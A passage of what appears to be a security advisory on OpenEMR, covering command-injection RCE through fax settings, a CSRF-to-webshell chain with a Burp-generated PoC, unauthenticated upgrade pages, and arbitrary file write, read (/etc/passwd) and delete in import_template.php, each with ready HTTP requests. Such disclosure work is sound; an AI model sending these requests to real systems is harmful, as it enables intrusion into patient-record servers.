m_172=%23E6FFE6&form_173=%23FFE6FF&form_174=1&form_175=0&form_177=1&form_178=1&form_
179=1&form_182=1&form_183=1&form_184=1&form_185=1&form_186=D0&form_187=D0&form_188=0
%3A20&form_189=0&form_191=33&form_192=0&form_195=7200&form_199=1&form_200=0&form_201
=0&form_203=&form_204=&form_205=365&form_206=&form_207=1&form_209=&form_211=&form_21
2=&form_213=&form_214=&form_215=&form_216=&form_217=SMTP&form_218=localhost&form_219
=25&form_220=&form_221=&form_222=&form_223=50&form_224=50&form_225=&form_226=&form_2
27=&form_228=50&form_229=&form_230=&form_231=&form_232=1&form_233=1&form_234=1&form_
235=1&form_236=1&form_237=1&form_238=1&form_239=1&form_240=Model+Registry&form_241=1
25789123&form_242=1&form_243=1&form_244=1&form_245=&form_246=&form_247=1&form_248=1&
form_249=1&form_250=5&form_251=1&form_253=1&form_254=1&form_255=1&form_256=1&form_25
7=1&form_258=1&form_259=1&form_263=&form_264=6514&form_265=&form_266=&form_268=1&for
m_269=0&form_270=%2Fusr%2Fbin&form_271=%2Fusr%2Fbin&form_272=%2Ftmp&form_273=%2Ftmp&
form_274=26&form_275=state&form_276=1&form_277=26&form_278=country&form_279=echo%20%
22%3C%3Fphp%20phpinfo()%3B%3F%3E%22%20%3E%20rce.php&form_280=&form_281=&form_283=201
8-06-17&form_285=localhost&form_286=%2Fvar%2Fspool%2Fhylafax&form_287=enscript%20-M%
20Letter%20-B%20-e%5E%20--margins%3D36%3A36%3A36%3A36&form_289=%2Fmnt%2Fscan_docs&fo
rm_290=1&form_291=https%3A%2F%2Fyour_web_site.com%2Fopenemr%2Fportal&form_293=1&form
_294=1&form_295=1&form_296=1&form_297=https%3A%2F%2Fyour_web_site.com%2Fopenemr%2Fpa
tients&form_298=1&form_299=1&form_300=&form_301=&form_302=&form_303=https%3A%2F%2Fss
h.mydocsportal.com%2Fprovider.php&form_304=https%3A%2F%2Fssh.mydocsportal.com&form_3
06=https%3A%2F%2Fyour_cms_site.com%2F&form_307=&form_308=&form_309=0&form_310=https%
```

```
3A%2F%2Fhapi.fhir.org%2FbaseDstu3%2F&form_313=https%3A%2F%2Fsecure.newcropaccounts.c
om%2FInterfaceV7%2FRxEntry.aspx&form_314=https%3A%2F%2Fsecure.newcropaccounts.com%2F
v7%2FWebServices%2FUpdate1.asmx%3FWSDL%3Bhttps%3A%2F%2Fsecure.newcropaccounts.com%2F
v7%2FWebServices%2FPatient.asmx%3FWSDL&form_315=21600&form_316=21600&form_317=&form_
318=&form_319=&form_320=1&form_325=&form_326=0&form_328=137&form_329=7C84773D5063B20
BC9E41636A091C6F17E9C1E34&form_330=C36275&form_331=0&form_333=https%3A%2F%2Fphimail.
example.com%3A32541&form_334=&form_335=&form_336=admin&form_337=5&form_340=1&form_34
7=LETTER&form_348=30&form_349=30&form_350=72&form_351=30&form_352=P&form_353=en&form
_354=LETTER&form_355=5&form_356=5&form_357=5&form_358=8&form_359=D&form_360=1&form_3
61=9&form_362=1&form_363=104.775&form_364=241.3&form_365=14&form_366=65&form_367=220
```

Step 2**:** Send POST request to sl_eob_search.php asking to print the form. This is how Figure 2 gets called.

```
POST /openemr/interface/billing/sl_eob_search.php HTTP/1.1
Host: <redacted>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: OpenEMR=<redacted>; PHPSESSID=<redacted>
Connection: close
Upgrade-Insecure-Requests: 1

form_print=1
```

You should now be able to access

```
http://host/openemr/interface/billing/rce.php
```

6.2 - RCE in fax_dispatch.php

Severity: High

An attacker can execute system commands by inserting them into the *hylafax_enscript* variable in edit_globals.php.

```
http://host/openemr/interface/super/edit_globals.php
```

Vulnerable Code:

```
$tmp0 = exec("cd $webserver_root/custom; " . $GLOBALS['hylafax_enscript'] .
       " -o $tmpfn2 $tmpfn1", $tmp1, $tmp2);
```

Figure 3: fax_dispatch.php - Lines 315-316

6.3 - RCE in faxq.php

System commands can be executed if an attacker with administrative access were to insert commands into the *hylafax_server* variable in edit_globals.php.

Severity: High

Vulnerable Code:

```
if ($GLOBALS['enable_hylafax']) {
// Get the recvq entries, parse and sort by filename.
    $statlines = array();
    exec("faxstat -r -l -h " . $GLOBALS['hylafax_server'], $statlines);
```

Figure 4: faxq.php - Lines 29-32

6.4 - RCE in daemon_frame.php

An attacker with administrative privileges can execute system commands by visiting daemon_frame.php after they were inserted into the *hylafax_server* variable in edit_globals.php.

Severity: High

Vulnerable Code:

```
if ($GLOBALS['enable_hylafax']) {
    $statlines = array();
    exec("faxstat -r -l -h " . $GLOBALS['hylafax_server'], $statlines);
```

Figure 5: daemon_frame.php - Lines 25-27

6.7 - Remediation Recommendations

All of these RCE vulnerabilities exist due to the fact that none of the global variables are being sanitized when being passed to a shell command. This can be avoided by using the following PHP functions, combined with safe programming practices:

- escapeshellcmd()
- escapeshellarg()

7.0 - CSRFs

OpenEMR is vulnerable to more than several cross-site request forgery vulnerabilities. The most impactful one is in super/manage_site_files.php, which we coincidentally covered above in our unrestricted file upload section. Obviously, if a malicious user were to convince an administrator to click a certain link, that malicious user could successfully pop a shell on their target.

Nearly all of OpenEMR's administrative actions are vulnerable to CSRF one way or another. Not directly, but through the library/ajax and also the interface/super directory. Here is a list of vulnerable files:

```
$ cd library/ajax; tree
.
├── addlistitem.php
├── adminacl_ajax.php
├── amc_misc_data.php
├── ccr_import_ajax.php
├── code_attributes_ajax.php
├── collect_new_report_id.php
├── dated_reminders_counter.php
├── document_helpers.php
├── drug_autocomplete
│   └── search.php
├── drug_screen_completed.php
├── execute_background_services.php
├── execute_cdr_report.php
├── execute_pat_reminder.php
├── facility_ajax_code.php
├── facility_ajax_jav.inc.php
├── find_patients.php
├── graphs.php
├── graph_track_anything.php
├── imm_autocomplete
│   └── search.php
├── left_nav_encounter_ajax.php
├── left_nav_issues_ajax.php
├── lists_touch.php
├── log_print_action_ajax.php
├── offsite_portal_ajax.php
├── payment_ajax_jav.inc.php
├── payment_ajax.php
├── pharmacy_autocomplete
│   └── search.php
├── plan_setting.php
├── prescription_drugname_lookup.php
├── rule_setting.php
├── set_pt.php
├── status_report.php
├── turnoff_birthday_alert.php
├── unset_session_ajax.php
├── upload.php
└── user_settings.php
```

```
$ cd interface/super; tree
.
├── edit_globals.php
├── edit_layout.php
├── edit_layout_props.php
├── edit_list.php
├── layout_listitems_ajax.php
├── layout_service_codes.php
├── load_codes.php
├── manage_document_templates.php
└── manage_site_files.php
```

7.1 - CSRF to RCE Chain

If a malicious user were to convince an OpenEMR administrator to open a specific link, they could successfully escalate this to remote code execution via uploading a web-shell through super/manage_site_files.php. By exploiting an unprotected file upload vulnerability, an unauthenticated attacker could use this to escalate privileges and spawn a shell on the box.

Proof of Concept Code:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST",
"http:\/\/host\/openemr\/interface\/super\/manage_site_files.php", true);
        xhr.setRequestHeader("Accept",
"text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------114336212280351109812338517 50");
        xhr.withCredentials = true;
        var body = "-----------------------------114336212280351109812338517 50\r\n"
+
          "Content-Disposition: form-data; name=\"form_filename\"\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"form_filedata\"\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\"\r\n" +
          "\r\n" +
          "12000000\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"form_image\";
```

```
filename=\"PoC.php\"\r\n" +
          "Content-Type: text/php\r\n" +
          "\r\n" +
          "\x3c?php\n" +
          "    phpinfo();\n" +
          "?\x3e\n" +
          "\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"form_dest_filename\"\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"form_education\";
filename=\"\"\r\n" +
          "Content-Type: application/octet-stream\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------114336212280351109812338517 50\r\n" +
          "Content-Disposition: form-data; name=\"bn_save\"\r\n" +
          "\r\n" +
          "Save\r\n" +
          "-----------------------------114336212280351109812338517 50--\r\n";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
    </script>
    <form action="#">
      <input type="button" value="Submit request" onclick="submitRequest();" />
    </form>
  </body>
</html>
```

Severity: High

8.0 - Unauthenticated Administrative Actions

There are a wide variety of administrative actions an unauthenticated user can perform just by knowing the relative URL path. One of our findings was that an unauthenticated user can run an IPPF upgrade on a remote server by visiting http://host/<OpenEMR_directory> /ippf_upgrade.php. Upon visiting ippf_upgrade.php a user is prompted with a button that when pressed would begin to convert the databases to UTF8 (provided they aren't encoded already).



Figure 1: ippf_upgrade.php

In addition to being able to convert the databases an unauthenticated user can perform a version upgrade remotely by visiting http://host/<OpenEMR_directory>/sql_upgrade.php and clicking upgrade database.



Figure 2: sql_upgrade.php

Severity: Low

9.0 - Arbitrary File Actions in import_template.php

User input from several POST parameters defined in import_template.php is passed through functions without any sanitization allowing an attacker authenticated as a patient to upload, modify, retrieve, or delete files on the system.

9.1 - Arbitrary File Write

An attacker authenticated in the patient portal can make a crafted request to upload any type of file, including php, to the system. This could later be used by the attacker to achieve code execution and escalate privileges.

Severity: High

Vulnerable Code:

```
} else if ($_POST['mode'] == 'save') {
        file_put_contents($_POST['docid'], $_POST['content']);
        exit(true);
}
```

Figure 1: import_template.php - Lines 30-33

Proof of Concept:

```
POST /openemr/portal/import_template.php HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: OpenEMR=vou0isldkeqkb0phpupeb8puf4; PHPSESSID=h6fi8a34its4l1qnfqv4tu08e3
Connection: close
Upgrade-Insecure-Requests: 1

mode=save&docid=rce.php&content=<?php phpinfo();?>
```

9.2 - Arbitrary File Read

There is no sanitization, before the user input from *docid* is passed to the file_get_contents() function, allowing an attacker to view files on the system outside the web directory, including /etc/passwd

Severity: High

Vulnerable Code:

```
if ($_POST['mode'] == 'get') {
       echo file_get_contents($_POST['docid']);
       exit;
}
```

Figure 2: import_template.php - Lines 27-29

Proof of Concept:

```
POST /openemr/portal/import_template.php HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: OpenEMR=vou0isldkeqkb0phpupeb8puf4; PHPSESSID=h6fi8a34its4l1qnfqv4tu08e3
Connection: close
Upgrade-Insecure-Requests: 1

mode=get&docid=/etc/passwd
```

9.3 - Arbitrary File Deletion

User input from the *docid* parameter is not sanitized before being passed to the unlink() function, allowing an authenticated attacker to delete files on the system.

Vulnerable Code:

```
} else if ($_POST['mode'] == 'delete') {
       unlink($_POST['docid']);
       exit(true);
}
```

Figure 3: import_template.php - Lines 27-29

Proof of Concept:

```
POST /openemr/portal/import_template.php HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: OpenEMR=vou0isldkeqkb0phpupeb8puf4; PHPSESSID=h6fi8a34its4l1qnfqv4tu08e3
Connection: close
Upgrade-Insecure-Requests: 1

mode=delete&docid=filename.php
```